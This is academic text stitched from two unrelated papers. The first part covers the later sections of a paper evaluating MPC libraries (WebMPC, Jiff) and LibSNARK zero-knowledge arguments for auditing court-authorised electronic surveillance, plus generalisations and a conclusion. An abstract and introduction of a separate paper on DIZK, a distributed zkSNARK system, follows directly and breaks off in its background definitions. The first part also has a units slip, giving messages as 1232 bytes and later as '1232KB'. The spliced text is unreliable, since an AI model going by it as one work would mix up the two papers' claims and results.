We implemented protocols that make use of totals and thresholds using two existing JavaScript-based MPC libraries, WebMPC [16, 29] and Jiff [5]. WebMPC is the simpler and less versatile library; we test it as a baseline and as a "sanity check" that its performance scales as expected, then move on to the more interesting experiment of evaluating Jiff. We opted for JavaScript libraries to facilitate integration into a web application, which is suitable for federal judges to submit information through a familiar browser interface, regardless of the differences in their local system setups. Both of these libraries are designed to facilitate MPC across dozens or hundreds of computers; we simulated this effect by running each party in a separate process on a computer with 16 CPU cores and 64GB of RAM. We tested these protocols on randomly generated data containing values in the hundreds, which reflects the same order of magnitude as data present in existing transparency reports. Our implementations were crafted with two design goals in mind:

1. Protocols should scale to roughly 1,000 parties, the approximate size of the federal judiciary [10], performing efficiently enough to facilitate periodic transparency reports.
2. Protocols should not require all parties to be online regularly or at the same time.

In the subsections that follow, we describe and evaluate our implementations in light of these goals.

## 6.1 Computing Totals in WebMPC

WebMPC is a JavaScript-based library that can securely compute sums in a single round. The underlying protocol relies on two parties who are trusted not to collude with one another: an *analyst* who distributes masking information to all protocol participants at the beginning of the process and receives the final aggregate statistic, and a *facilitator* who aggregates this information together in masked form. The participants use the masking information from the analyst to mask their inputs and send them to the facilitator, who aggregates them and sends the result (i.e., a masked sum) to the analyst. The analyst removes the mask and uncovers the aggregated result. Once the participants have their masks, they receive no further messages from any other party; they can submit this masked data to the facilitator in an uncoordinated fashion and go offline immediately afterwards. Even if some anticipated participants do not send data, the protocol can still run to completion with those who remain.



Figure 5: Performance of MPC using WebMPC library.

To make this protocol feasible in our setting, we need to identify a facilitator and analyst who will not collude. In many circumstances, it would be acceptable to rely on reputable institutions already present in the court system, such as the circuit courts of appeals, the Supreme Court, or the Administrative Office of the US Courts.

Although this protocol's simplicity limits its generality, it also makes it possible for the protocol to scale efficiently to a large number of participants. As Figure 5 illustrates, the protocol scales linearly with the number of parties. Even with 400 parties—the largest size we tested—the protocol still completed in just under 75 seconds. Extrapolating from the linear trend, it would take about three minutes to compute a summation across the entire federal judiciary. Since existing transparency reports are typically released just once or twice a year, it is reasonable to invest three minutes of computation (or less than a fifth of a second per judge) for each statistic.

## 6.2 Thresholds and Hierarchy with Jiff

To make use of MPC operations beyond totals, we turned to Jiff, another MPC library implemented in JavaScript. Jiff is designed to support MPC for arbitrary functionalities, although inbuilt support for some more complex functionalities are still under development at the time of writing. Most importantly for our needs, Jiff supports thresholding and multiplication in addition to sums. We evaluated Jiff on three different MPC protocols: totals (as with WebMPC), *additive thresholding* (i.e., how many values exceeded a specific threshold?), and *multiplicative thresholding* (i.e., did all values exceed a specific threshold?). In contrast to computing totals via summation, certain operations like thresholding require more complicated computation and multiple rounds of communication. By building on Jiff with our hierarchical MPC implementation, we demonstrate that these operations are



Figure 6: Flat total (red), additive threshold (blue), and multiplicative thresholds (green) protocols in Jiff.



Figure 7: Hierarchical total (red), additive threshold (blue), and multiplicative thresholds (green) protocols in Jiff. Note the difference in axis scales from Figure 6.

viable at the scale required by the federal court system.

As a baseline, we ran sums, additive thresholding, and multiplicative thresholding benchmarks with all judges as full participants in the MPC protocol sharing the workload equally, a configuration we term the *flat* protocol (in contrast to the *hierarchical* protocol we present next). Figure 6 illustrates that the running time of these protocols grows quadratically with the number of judges participating. These running times quickly became untenable. While summation took several minutes among hundreds of judges, both thresholding benchmarks could barely handle tens of judges in the same time envelopes. These graphs illustrate the substantial performance disparity between summation and thresholding.

In Section 4, we described an alternative "hierarchical" MPC configuration to reduce this quadratic growth to linear. As depicted in Figure 4, each lower-court judge splits a piece of data into twelve secret shares: one for each circuit court of appeals. These shares are sent to the corresponding courts, who conduct a twelve-party MPC that performs a total or thresholding operation based on the input shares. If $n$ lower-court judges participate, the protocol is tantamount to computing $n$ twelve-party summations followed by a single $n$-input summation or threshold. As $n$ increases, the amount of work scales linearly. So long as at least one circuit court remains honest and uncompromised, the secrecy of the lower court data endures, by the security of the secret-sharing scheme.

Figure 7 illustrates the linear scaling of the twelve-party portion of the hierarchical protocols; we measured only the computation time after the circuit courts received all of the additive shares from the lower courts. While the flat summation protocol took nearly eight minutes to run on 300 judges, the hierarchical summation scaled to 1000 judges in less than 20 seconds, besting even the WebMPC results. Although thresholding characteristically remained much slower than summation, the hierarchical protocol scaled to nearly 250 judges in about the same amount of time that it took the flat protocol to run on 35 judges. Since the running times for the threshold protocols were in the tens of minutes for large benchmarks, the linear trend is noisier than for the total protocol. Most importantly, both of these protocols scaled linearly, meaning that—given sufficient time—thresholding could scale up to the size of the federal court system. This performance is acceptable if a few choice thresholds are computed at the frequency at which existing transparency reports are published.[18]

One additional benefit of the hierarchical protocols is that lower courts do not need to stay online while the protocol is executing, a goal we articulated at the beginning of this section. A lower court simply needs to send in its shares to the requisite circuit courts, one message per circuit court to a grand total of twelve messages, after which it is free to disconnect. In contrast, the flat protocol grinds to a halt if even a single judge goes offline. The availability of the hierarchical protocol relies on a small set of circuit courts who could invest in more robust infrastructure.

## 7 Evaluation of SNARKs

We define the syntax of preprocessing zero-knowledge SNARKs for arithmetic circuit satisfiability [15].

A **SNARK** is a triple of probabilistic polynomial-time algorithms $\mathsf{SNARK} = (\mathsf{Setup}, \mathsf{Prove}, \mathsf{Verify})$ as follows:

- $\mathsf{Setup}(1^\kappa, R)$ takes as input the security parameter $\kappa$ and a description of a binary relation $R$ (an arithmetic circuit of size polynomial in $\kappa$), and outputs a pair $(pk_R, vk_R)$ of a *proving key* and *verification key*.
- $\mathsf{Prove}(pk_R, (x, w))$ takes as input a proving key $pk_R$ and an input-witness pair $(x, w)$ and outputs a proof $\pi$ attesting to $x \in L_R$, where $L_R = \{x : \exists w \text{ s.t. } (x, w) \in R\}$ .
- $\mathsf{Verify}(vk_R, (x, \pi))$ takes as input a verification key $vk_R$ and an input-proof pair $(x, \pi)$ and outputs a bit indicating whether $\pi$ is a valid proof for $x \in L_R$.

Before participants can create and verify SNARKs, they must establish a *proving key*, which any participant can use to create a SNARK, and a corresponding *verification key*, which any participant can use to verify

[18] Too high a frequency is also inadvisable due to the possibility of revealing too granular information when combined with the timings of specific investigations court orders.

a SNARK so created. Both of these keys are publicly known. The keys are distinct for each circuit (representing an NP relation) about which proofs are generated, and can be reused to produce as many different proofs, with respect to that circuit, as desired. Key generation uses randomness that, if known or biased, could allow participants to create proofs of false statements [13]. The key generation process must therefore protect and then destroy this information.

Using MPC to do key generation based on randomness provided by many different parties provides the guarantee that as long as at least one of the MPC participants behaved correctly (i.e., did not bias his randomness, and destroyed it afterward), the resulting keys are good (i.e., do not permit proofs of false statements). This approach has been used in the past, most notably by the cryptocurrency Zcash [8]. Despite the strong guarantees provided by this approach to key generation when at least one party is not corrupted, concerns have been expressed about the wisdom of trusting in the assumption of one honest party in the Zcash setting, which involves large monetary values and a system design inherently centered around the principles of full decentralization.

For our system, we propose key generation be done in a one-time MPC among several of the traditionally reputable institutions in the court system, such as the Supreme Court or Administrative Office of the US Courts, ideally together with other reputable parties from different branches of government. In our setting, the use of MPC for SNARK key generation does not constitute as pivotal and potentially risky a trust assumption as in Zcash, in that the court system is close-knit and inherently built with the assumption of trustworthiness of certain entities within the system. In contrast, a decentralized cryptocurrency (1) must, due to its distributed nature, rely for key generation on MPC participants that are essentially strangers to most others in the system; and (2) could be said to derive its very purpose from not relying on the trustworthiness of any small set of parties.

We note that since key generation is a one-time task for each circuit, we can tolerate a relatively performance-intensive process. Proving and verification keys can be distributed on the ledger.

## 7.1 Argument Types

Our implementation supports three types of arguments.

**Argument of knowledge for a commitment ($P_{\mathsf{k}}$).** Our simplest type of argument attests the prover's knowledge of the content of a given commitment $c$, i.e., that she could open the commitment if required. Whenever a party publishes a commitment, she can accompany it with a SNARK attesting that she knows the message and randomness that were used to generate the commitment. Formally, this is an argument that the prover knows $m$ and $\omega$ that correspond to a publicly known $c$ such that $\mathsf{Open}(m,c,\omega)=1$.

**Argument of commitment equality ($P_{\mathsf{eq}}$).** Our second type of argument attests that the content of two publicly known commitments $c_1, c_2$ is the same. That is, for two publicly known commitments $c_1$ and $c_2$, the prover knows $m_1$, $m_2$, $\omega_1$, and $\omega_2$ such that $\mathsf{Open}(m_1,c_1,\omega_1) = 1 \wedge \mathsf{Open}(m_2,c_2,\omega_2)=1 \wedge m_1 = m_2$.

More concretely, suppose that an agency wishes to release relational information—that the identifier (e.g., email address) in the request is the same identifier that a judge approved. The judge and law enforcemnet agency post commitments $c_1$ and $c_2$ respectively to the identifiers they used. The law enforcement agency then posts an argument attesting that the two commitments are to the same value.[19] Since circuits use fixed-size inputs, an argument implicitly reveals the length of the committed message. To hide this information, the law enforcement agency can pad each input up to a uniform length.

$P_{\mathsf{eq}}$ may be too revealing under certain circumstances: for the public to verify the argument, the agency (who posted $c_2$) must explicitly identify $c_1$, potentially revealing which judge authorized the data request and when.

**Existential argument of commitment equality ($P_{\exists}$).** Our third type of commitment allows decreasing the resolution of the information revealed, by proving that a commitment's content is the same as that of *some* other commitment among many. Formally, it shows that, for publicly known commitments $c, c_1, ..., c_N$ respectively to secret values $(m,\omega),(m_1,\omega_1),...,(m_N,\omega_N)$, $\exists\, i$ such that $\mathsf{Open}(m,c,\omega)=1 \wedge \mathsf{Open}(m_i,c_i,\omega_i)=1 \wedge m=m_i$. We treat $i$ as an additional secret input, so that, for any value of $N$, only two commitments need to be opened. This scheme trades off between resolution (number of commitments) and efficiency, a question we explore below.

We have chosen these three types of arguments to implement, but LibSNARK supports arbitrary predicates in principle, and there are likely others that would be useful and run efficiently in practice. A useful generalization of $P_{\mathsf{eq}}$ and $P_{\exists}$ would be to replace equality with more sophisticated, domain-specific predicates: instead of showing that messages $m_1, m_2$ corresponding to a pair of commitments are *equal*, one could show $p(m_1,m_2)=1$ for other predicates $p$ (e.g., "less-than" or "signed by same court"). The types of arguments that can be implemented

[19] To produce a proof for $P_{\mathsf{eq}}$, the prover (e.g., the agency) needs to know both $\omega_2$ and $\omega_1$, but in some cases $c_1$ (and thus $\omega_1$) may have been produced by a different entity (e.g., the judge). Publicizing $\omega_1$ is unacceptable as it compromises the hiding of the commitment content. To solve this problem, the judge can include $\omega_1$ alongside $m_1$ in secret documents that both parties possess (e.g., the court order).

efficiently will expand as SNARK libraries' efficiency improves; our system inherits such efficiency gains.

## 7.2 Implementation

We implemented these zero-knowledge arguments with LibSNARK [34], a C++ library for creating general-purpose SNARKs from arithmetic circuits. We implemented commitments using the SHA256 hash function;[20] $\omega$ is a 256-bit random string appended to the message before it is hashed. In this section, we show that useful statements can be proven within a reasonable performance envelope. We consider six criteria: the size of the proving key, the size of the verification key, the size of the proof statement, the time to generate keys, the time to create proofs, and the time to verify proofs. We evaluated these metrics with messages from 16 to 1232 bytes on $P_{\mathsf{k}}$, $P_{\mathsf{eq}}$, and $P_{\exists}$ ($N$ = 100, 400, 700, and 1000, large enough to obscure links between commitments) on a computer with 16 CPU cores and 64GB of RAM.

**Argument size.** The argument is just 287 bytes. Accompanying each argument are its public inputs (in this case, commitments). Each commitment is 256 bits.[21] An auditor needs to store these commitments anyway as part of the ledger, and each commitment can be stored just once and reused for many proofs.

**Verification key size.** The size of the verification key is proportional to the size of the circuit and its public inputs. The key was 10.6KB for $P_{\mathsf{k}}$ (one commitment as input and one SHA256 circuit) and 20.83KB for $P_{\mathsf{eq}}$ (two commitments and two SHA256 circuits). Although $P_{\exists}$ computes SHA256 just twice, its smallest input, 100 commitments, is 50 times as large as that of $P_{\mathsf{k}}$ and $P_{\mathsf{eq}}$; the keys are correspondingly larger and grow linearly with the input size. For 100, 400, 700, and 1000 commitments, the verification keys were respectively 1.0MB, 4.1MB, 7.1MB, and 10.2MB. Since only one verification key is necessary for each circuit, these keys are easily small enough to make large-scale verification feasible.

**Proving key size.** The proving keys are much larger: in the hundreds of megabytes. Their size grows linearly with the size of the circuit, so longer messages (which require more SHA256 computations), more complicated circuits, and (for $P_{\exists}$) more inputs lead to larger keys. Figure 8a reflects this trend. Proving keys are largest for $P_{\exists}$ with 1000 inputs on 1232KB messages and shrink as the message size and the number of commitments decrease. $P_{\mathsf{k}}$ and $P_{\mathsf{eq}}$, which have simpler circuits, still have bigger proving keys for bigger messages. Although these keys are large, only entities that create each kind of proof need to store the corresponding key. Storing one key for each type of argument we have presented takes only about 1GB at the largest input sizes.

**Key generation time.** Key generation time increased linearly with the size of the keys, from a few seconds for $P_{\mathsf{k}}$ and $P_{\mathsf{eq}}$ on small messages to a few minutes for $P_{\exists}$ on the largest parameters (Figure 8b). Since key generation is a one-time process to add a new kind of proof in the form of a circuit, we find these numbers acceptable.

**Argument generation time.** Argument generation time increased linearly with proving key size and ranged from a few seconds on the smallest keys to a couple of minutes for largest (Figure 8c). Since argument generation is a one-time task for each surveillance action and the existing administrative processes for each surveillance action often take hours or days, we find this cost acceptable.

**Argument verification time.** Verifying $P_{\mathsf{k}}$ and $P_{\mathsf{eq}}$ on the largest message took only a few milliseconds. Verification times for $P_{\exists}$ were larger and increased linearly with the number of input commitments. For 100, 400, 700, and 1000 commitments, verification took 40ms, 85ms, 243ms, and 338ms on the largest input. These times are still fast enough to verify many arguments quickly.


# 8 Generalization

Our proposal can be generalized beyond ECPA surveillance to encompass a broader class of *secret information processes*. Consider situations in which independent institutions need to act in a coordinated but secret fashion and, at the same time, are subject to public scrutiny. They should be able to convince the public that their actions are consistent with relevant rules. As in electronic surveillance, accountability requires the ability to attest to compliance without revealing sensitive information.

**Example 1 (FISA court).** Accountability is needed in other electronic surveillance arenas. The US Foreign Intelligence Surveillance Act (FISA) regulates surveillance in national security investigations. Because of the sensitive interests at stake, the entire process is overseen by a US court that meets *in secret*. The tension between secrecy and public accountability is even sharper for the FISA court: much of the data collected under FISA may stay permanently hidden inside US intelligence agencies, while data collected under ECPA may eventually be used in public criminal trials. This opacity may be justified, but it has engendered skepticism. The public has no way of knowing what the court is doing, nor any means of assuring itself that the intelligence agencies under the authority of FISA are even complying with the rules of that

[20] Certain other hash functions may be more amenable to representation as arithmetic circuits, and thus more "SNARK-friendly." We opted for a proof of concept with SHA256 as it is so widely used.

[21] LibSNARK stores each bit in a 32-bit integer, so an argument involving $k$ commitments takes about $1024k$ bytes. A bit-vector representation would save a factor of 32.



(a) Proving key size. (b) Key generation time. (c) Argument generation time.

Figure 8: SNARK evaluation

court. The FISA court itself has voiced concern about that it has no independent means of assessing compliance with its orders because of the extreme secrecy involved. Applying our proposal to the FISA court, both the court and the public could receive proofs of documented compliance with FISA orders, as well as aggregate statistics on the scope of FISA surveillance activity to the full extent possible without incurring national security risk.

**Example 2 (Clinical trials).** Accountability mechanisms are also important to assess behavior of private parties, e.g., in clinical trials for new drugs. There are many parties to clinical trials and much of the information involved is either private or proprietary. Yet, regulators and the public have a need to know that responsible testing protocols are observed. Our system can achieve the right balance of transparency, accountability and respect for privacy of those involved in the trials.

**Example 3 (Public fund spending).** Accountability in spending of taxpayer money is naturally a subject of public interest. Portions of public funds may be allocated for sensitive purposes (e.g., defense/intelligence), and the amounts and allocation thereof may be publicly unavailable due to their sensitivity. Our system would enable credible public assurances that taxpayer money is being spent in accordance with stated principles, while preserving secrecy of information considered sensitive.

## 8.1 Generalized Framework

We present abstractions describing the generalized version of our system and briefly outline how the concrete examples fit into this framework. A *secret information process* includes the following components.

- A set of *participants* interact with each other. In our ECPA example, these are judges, law enforcement agencies, and companies.
- The participants engage in a *protocol* (e.g., to execute the procedures for conducting electronic surveillance). The protocol messages exchanged are hidden from the view of outsiders (e.g., the public), and yet it is of public interest that the protocol messages exchanged adhere to certain rules.
- A set of *auditors* (distinct from the *participants*) seeks to audit the protocol, by verifying that a set of *accountability properties* are met.

Abstractly, our system allows the controlled disclosure of four types of information.

*Existential information* reveals the existence of a piece of data, be it in a participant's local storage or the content of a communication between participants. In our case study, existential information is revealed with commitments, which indicate the existence of a document.

*Relational information* describes the actions participants take in response to the actions of others. In our case study, relational information is represented by the zero-knowledge arguments that attest that actions were taken lawfully (e.g., in compliance with a judge's order).

*Content information* is the data in storage and communication. In our case study, content information is revealed through aggregate statistics via MPC and when documents are unsealed and their contents made public.

*Timing information* is a by-product of the other information. In our case study, timing information could include order issuance dates, turnaround times for data request fulfilment by companies, and seal expiry dates.

Revealing combinations of these four types of information with the specified cryptographic tools provides the flexibility to satisfy a range of application-specific accountability properties, as exemplified next.

**Example 1 (FISA court).** *Participants* are the FISA Court judges, the agencies requesting surveillance authorization, and any service providers involved in facilitating said surveillance. The *protocol* encompasses the legal process required to authorize surveillance, together with the administrative steps that must be taken to enact surveillance. *Auditors* are the public, the judges themselves, and possibly Congress. Desirable *accountability properties* are similar to those in our ECPA case study: e.g., attestations that certain rules are being followed in issuing surveillance orders, and release of aggregate statistics on surveillance activities under FISA.

**Example 2 (Clinical trials).** *Participants* are the institutions (companies or research centers) conducting clinical trials, comprising scientists, ethics boards, and data

analysts; the organizations that manage regulations regarding clinical trials, such as the National Institutes of Health (NIH) and the Food and Drug Administration (FDA) in the US; and hospitals and other sources through which trial participants are drawn. The *protocol* encompasses the administrative process required to approve a clinical trial, and the procedure of gathering participants and conducting the trial itself. *Auditors* are the public, the regulatory organizations such as the NIH and the FDA, and possibly professional ethics committees. Desirable *accountability properties* include, e.g., attestations that appropriate procedures are respected in recruiting participants and administering trials; and release of aggregate statistics on clinical trial results without compromising individual participants' medical data.

**Example 3 (Public fund spending).** *Participants* are Congress (who appropriates the funding), defense/intelligence agencies, and service providers contracted in the spending of said funding. The *protocol* encompasses the processes by which Congress allocates funds to agencies, and agencies allocate funds to particular expenses. *Auditors* are the public and Congress. Desirable *accountability properties* include, e.g., attestations that procurements were within reasonable margins of market prices and satisfied documented needs; and release of aggregate statistics on the proportion of allocated money used and broad spending categories.

## 9 Conclusion

We present a cryptographic answer to the accountability challenge currently frustrating the US court system. Leveraging cryptographic commitments, zero-knowledge proofs, and secure MPC, we provide the electronic surveillance process a series of scalable, flexible, and *practical* measures for improving accountability while maintaining secrecy. While we focus on the case study of electronic surveillance, these strategies are equally applicable to a range of other *secret information processes* requiring accountability to an outside auditor.

## Abstract

Recently there has been much academic and industrial interest in practical implementations of *zero knowledge proofs*. These techniques allow a party to *prove* to another party that a given statement is true without revealing any additional information. In a Bitcoin-like system, this allows a payer to prove validity of a payment without disclosing the payment's details.

Unfortunately, the existing systems for generating such proofs are very expensive, especially in terms of memory overhead. Worse yet, these systems are "monolithic", so they are limited by the memory resources of a single machine. This severely limits their practical applicability.

We describe DIZK, a system that *distributes* the generation of a zero knowledge proof across machines in a compute cluster. Using a set of new techniques, we show that DIZK scales to computations of up to billions of logical gates (100× larger than prior art) at a cost of 10 µs per gate (100× faster than prior art). We then use DIZK to study various security applications.

## 1 Introduction

Cryptographic proofs with strong privacy and efficiency properties, known as *zkSNARKs* (*zero-knowledge Succinct Non-interactive ARgument of Knowledge*) [52, 38, 19], have recently received much attention from academia and industry [13, 9, 41, 51, 20, 37, 55, 11, 15, 48, 78, 31, 33, 10, 75, 31, 46, 47, 53, 36, 22], and have seen industrial deployments [7, 5, 3, 4]. For example, zkSNARKs are the core technology of Zcash [7, 10], a popular cryptocurrency that, unlike Bitcoin, preserves a user's payment privacy. Bitcoin requires users to broadcast their private payment details in the clear on the public blockchain, so other participants can check the validity of the payment. In contrast, zkSNARKs enable users to broadcast *encrypted* transactions details and *prove* the validity of the payments without disclosing what the payments are.

More formally, zkSNARKs allow a *prover* (e.g., a Zcash user making a payment) to convince a *verifier* (e.g., any other Zcash user) of a statement of the form "*given a function $F$ and input $x$, there is a secret $w$ such that $F(x,w) = \text{true}$*". In the cryptocurrency example, $w$ is the private payment details, $x$ is the encryption of the payment details, and $F$ is a predicate that checks that $x$ is an encryption of $w$ and $w$ is a valid payment. These proofs provide two useful properties: *succinctness* and *zero knowledge*. The first property allows for extremely small proofs (128 B) and cheap verification (2 ms plus a few µs per byte in $x$), regardless of how long it takes to evaluate $F$ (even if $F$ takes years to compute). The second property enables privacy preservation, which means that the proof reveals *no* information about the secret $w$ (beyond what is already implied by the statement itself).

The remarkable power of zkSNARKs comes at a cost: the prover has a significant overhead. zkSNARKs are based on *probabilistically checkable proofs* (PCPs) from Complexity Theory, which remained prohibitively slow for two decades until a line of recent work brought them closer to practical systems (see §12). One of the main reasons for the prover's overhead is that the statement to be proved must be represented via a set of logical gates forming a *circuit*, and the prover's cost is quasi-linear in this circuit's size. Unfortunately, this prover cost is not only in time but also in space.

Thus, in existing systems, the zkSNARK prover is a *monolithic* process running on a single machine that quickly exceeds memory bounds as the circuit size increases. State-of-the-art zkSNARK systems [59] can only support statements of up to 10-20 million gates, at a cost of more than 1 ms per gate. Let us put this size in perspective via a simple example: the SHA-256 compression function, which maps a 512-bit input to a 256-bit output, has more than 25,000 gates [10]; no more than 400 evaluations of this function fit in a circuit of 10 million gates, and such a circuit can be used to hash files of up to a mere 13 kB. In sum, 10 million gates is *not many*. This bottleneck severely limits the applicability of SNARKs, and motivates a basic question: *can zkSNARKs be used*

*for circuits of much larger sizes, and at what cost?*

**DIZK.** We design and build DIZK (*DIstributed Zero Knowledge*), a zkSNARK system that far exceeds the scale of previous state-of-the-art solutions. At its core, DIZK distributes the execution of a zkSNARK across a compute cluster, thus enabling it to leverage the aggregated cluster's memory and computation resources. This allows DIZK to support circuits with *billions* of gates ($100\times$ larger than prior art) at a cost of $10\,\mu s$ per gate ($100\times$ faster than prior art).

We evaluate DIZK on two applications: proving authenticity of edited photos (as proposed in [53]), and proving integrity of machine learning models. DIZK enables applications on significantly larger instance sizes, e.g., image editing on photos of 2048 by 2048 pixels.

DIZK makes a significant conceptual step forward, enlarging the class of applications feasible for zkSNARKs. We implement DIZK via Apache Spark [2] and will release all source code under a permissive software license.

DIZK does inherit important limitations of zkSNARKs (see §13). First, while DIZK supports larger circuits than prior systems, its overhead is still prohibitive for many practical applications; improving the efficiency of zkSNARKs for both small and large circuits remains an important challenge. Also, like other zkSNARKs, DIZK requires a trusted party to run a *setup* procedure that uses secret randomness to sample certain public parameters; the cost of this setup grows with circuit size, which means that this party must also use a cluster, which is harder to protect against attackers than a single machine. Nevertheless, the recent progress on zkSNARKs has been nothing short of spectacular, which makes us optimistic that future advancements will address these challenges, and bring the power of zkSNARKs to many more practical applications.

**Challenges and techniques.** Distributing a zkSNARK is challenging. Protocols for zkSNARKs on large circuits involve solving multiple large instances of tasks about polynomial arithmetic over cryptographically-large prime fields and about multi-scalar multiplication over elliptic curve groups. For example, generating proofs for billion-gate circuits requires multiplying polynomials of a degree in the billions, and merely representing these polynomials necessitates terabit-size arrays. Moreover, fast algorithms for solving these tasks, such as Fast Fourier Transforms (FFTs), are notoriously memory intensive, and rely on continuously accessing large pools of shared memory in complex patterns. But each node in a compute cluster can store only a small fraction of the overall state, and thus memory is distributed and communication between nodes incurs network delays. In addition, these heavy algorithmic tasks are all intertwined, which is problematic as reshuffling large amounts of data from the output of one task to give as input to the next task is expensive.

We tackle the above challenges in two steps. First, we single out basic computational tasks about field and group arithmetic and achieve efficient distributed realizations of these. Specifically, for finite fields, DIZK provides distributed FFTs and distributed Lagrange interpolant evaluation (§4.1); for finite groups, it provides distributed multi-scalar multiplication with fixed bases and with variable bases (§4.2). Throughout, we improve efficiency by leveraging characteristics of the zkSNARK setting instead of implementing agnostic solutions.

Second, we build on these components to achieve a distributed zkSNARK. Merely assembling these components into a zkSNARK as in prior monolithic systems, however, does *not* yield good efficiency. zkSNARKs transform the computation of a circuit into an equivalent representation called a *Quadratic Arithmetic Program* [37, 55]: a circuit with $N$ wires and $M$ gates is transformed into a satisfaction problem about $O(N)$ polynomials of degree $O(M)$. The evaluations of these polynomials yield matrices of size $O(N) \times O(M)$ that are sparse, with only $O(N+M)$ non-zero entries. While this sparsity gives rise to straightforward serial algorithms, the corresponding distributed computations suffer from stragglers with large overheads.

The reason lies in how the foregoing transformation is used in a zkSNARK. Different parts of a zkSNARK leverage the sparsity of the matrices above in different ways: the so-called *QAP instance reduction* relies on their column sparsity (§5), while the corresponding *QAP witness reduction* relies on their row sparsity (§6). However, it turns out that the columns and rows are *almost* sparse: while most columns and rows are sparse, some are dense, and the dense ones create stragglers.

We address this issue via a two-part solution. First, we run a lightweight distributed computation to identify and annotate the circuit with which columns/rows are dense. Second, we run a hybrid distributed computation that uses different approaches to process the sparse and dense columns/rows. Overall we achieve efficient distributed realizations for these QAP routines. In particular, this approach outperforms merely invoking generic approaches that correct for load imbalances such as `skewjoin` [6].

Finally, we emphasize that most of the technical work described above can be *re-used* as the starting point to distribute many other similar proof systems. We have thus packaged these standalone components as a separate library, which we deem of independent interest.

We also briefly mention that supporting billion-gate circuits required us to generate and use a pairing-friendly elliptic curve suitable for this task. See §9 for details.

**Authenticity of photos & integrity of ML models.** We study the use of DIZK for two natural applications: (1) authenticity of edited photos [53] (see §7.1); and (2) integrity of machine learning models (see §7.2). Our experiments show that DIZK enables such applications to scale to much larger instance sizes than what is possible

via previous (monolithic) systems.

An application uses DIZK by constructing a circuit for the desired computation, and by computing values for the circuit's wires from the application inputs. We do this, for the above applications, via distributed algorithms that exploit the parallel nature of computations underlying editing photos and ML training algorithms.

**Cryptography at scale.** DIZK exemplifies a new paradigm. Cryptographic tools are often executed as monolithic procedures, which hampers their applicability to large problem sizes. We believe that explicitly designing such tools with distributed architectures in mind enables "cryptography at scale", and we view DIZK as a step in this direction for the case of zkSNARKs.

# 2 Background on zkSNARKs

The notion of a zkSNARK, formulated in [52, 38, 19], has several definitions. We consider one known as a *publicly-verifiable preprocessing zkSNARK* (see [20, 37]). We cover necessary background on zkSNARKs by providing a high-level description (§2.1), an informal definition (§2.2), and the protocol that we start from (§2.3).

## 2.1 High-level description

A zkSNARK can be used to prove/verify statements of the form "*given a public predicate $F$ and a public input $x$, I know a secret input $w$ such that $F(x,w) = \text{true}$*". It has three components: *setup*, *prover*, and *verifier* (Fig. 1).

- The setup receives a predicate $F$ (expressed in a certain way as discussed in §2.2) and outputs a proving key $\mathsf{pk}_F$ and verification key $\mathsf{vk}_F$. Both keys are published as public parameters and $\mathsf{pk}_F$/$\mathsf{vk}_F$ can be used to prove/verify any number of statements about $F$. In particular, the setup for $F$ needs to be run only once. While the setup outputs keys that are public information, its intermediate computation steps involve secret values that must remain secret. Thus, the setup must be run by a trusted party — this requirement is challenging, however prior work has studied mitigations (see §13).
- The prover receives the proving key $\mathsf{pk}_F$, a public input $x$ for $F$, and a secret input $w$ for $F$, and outputs a proof $\pi$. The proof attests to the statement "*given $F$ and $x$, I know a secret $w$ such that $F(x,w) = \text{true}$*", but reveals no information about $w$. The generation of $\pi$ involves randomness that imbues it with zero knowledge. Anyone can run the prover.
- The verifier receives the verification key $\mathsf{vk}_F$, a public input $x$ for $F$, and a proof $\pi$, and outputs a decision bit ('accept' or 'reject'). Anyone can run the verifier.

A zkSNARK's costs are determined by the 'execution time' $T_F$ of $F$ (see §2.2) and the size $k$ of the input $x$ (which is at most $T_F$). The execution time is at least the size of the input and, in many applications, much larger than it. Thus, $T_F$ is seen to be significantly larger than $k$.

The key efficiency feature of a zkSNARK is that the verifier running time is *proportional to $k$ alone* (regardless of $T_F$) and the proof has *constant size* (regardless of $k, T_F$). The size of $\mathsf{vk}_F$ is proportional to $k$ (regardless of $T_F$).

However, the setup and the prover are *very expensive*: their running times are (at least) proportional to $T_F$. The size of $\mathsf{pk}_F$ is large, because it is proportional to $T_F$.

Running the setup and prover is a severe bottleneck in prior zkSNARK systems since time *and* space usage grows in $T_F$. Our focus is to overcome these bottlenecks.

## 2.2 The zkSNARK language and interface

While one typically expresses a computation $F$ via a high-level programming language, a zkSNARK requires expressing $F$ via a set of *quadratic constraints* $\phi_F$, which is closely related to circuits of logical gates. A zkSNARK proof then attests that such a set of constraints is *satisfiable*. The size of $\phi_F$ is related to the execution time of $F$. There has been much research [55, 11, 15, 22, 48, 78, 31, 75, 14] devoted to techniques for encoding programs via sets of constraints, and in this paper, we consider $\phi_F$ as *given*.

**The zkSNARK language.** We describe the type of computation used in the interface of a zkSNARK. Values are in a field $\mathbb{F}$ of a large prime order $p$.

An **R1CS instance** $\phi$ over $\mathbb{F}$ is parameterized by the number of inputs $k$, number of variables $N$ (with $k \leq N$), and number of constraints $M$; $\phi$ is a tuple $(k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$ where $\mathbf{a}, \mathbf{b}, \mathbf{c}$ are $(1+N) \times M$ matrices over $\mathbb{F}$.

An *input* for $\phi$ is a vector $x$ in $\mathbb{F}^k$, and a *witness* for $\phi$ is a vector $w$ in $\mathbb{F}^{N-k}$. An input-witness pair $(x,w)$ *satisfies* $\phi$ if, letting $z$ be the vector $\mathbb{F}^{1+N}$ composed of 1, $x$, and $w$, the following holds for all $j \in [M]$:

$$\left(\sum_{i=0}^{N} \mathbf{a}_{i,j} z_i\right) \cdot \left(\sum_{i=0}^{N} \mathbf{b}_{i,j} z_i\right) = \sum_{i=0}^{N} \mathbf{c}_{i,j} z_i \ .$$

One can treat each quadratic constraint above as representing a logical gate. Boolean and arithmetic circuits are easily reducible to this form. We view $\mathbf{a}, \mathbf{b}, \mathbf{c}$ as containing the 'left', 'right', and 'output' coefficients respectively; rows index variables and columns index constraints.

**The zkSNARK interface.** A zkSNARK consists of three algorithms: *setup* $\mathscr{S}$, *prover* $\mathscr{P}$, and *verifier* $\mathscr{V}$.

- *Setup.* On input a R1CS instance $\phi = (k, N, M, \mathbf{a}, \mathbf{b}, \mathbf{c})$, $\mathscr{S}$ outputs a proving key $\mathsf{pk}$ and a verification key $\mathsf{vk}$.
- *Prover.* On input a proving key $\mathsf{pk}$ (for an R1CS instance $\phi$), input $x$ in $\mathbb{F}^k$, and witness $w$ in $\mathbb{F}^{N-k}$, $\mathscr{P}$ outputs a proof $\pi$ that attests to the $x$-satisfiability of $\phi$.
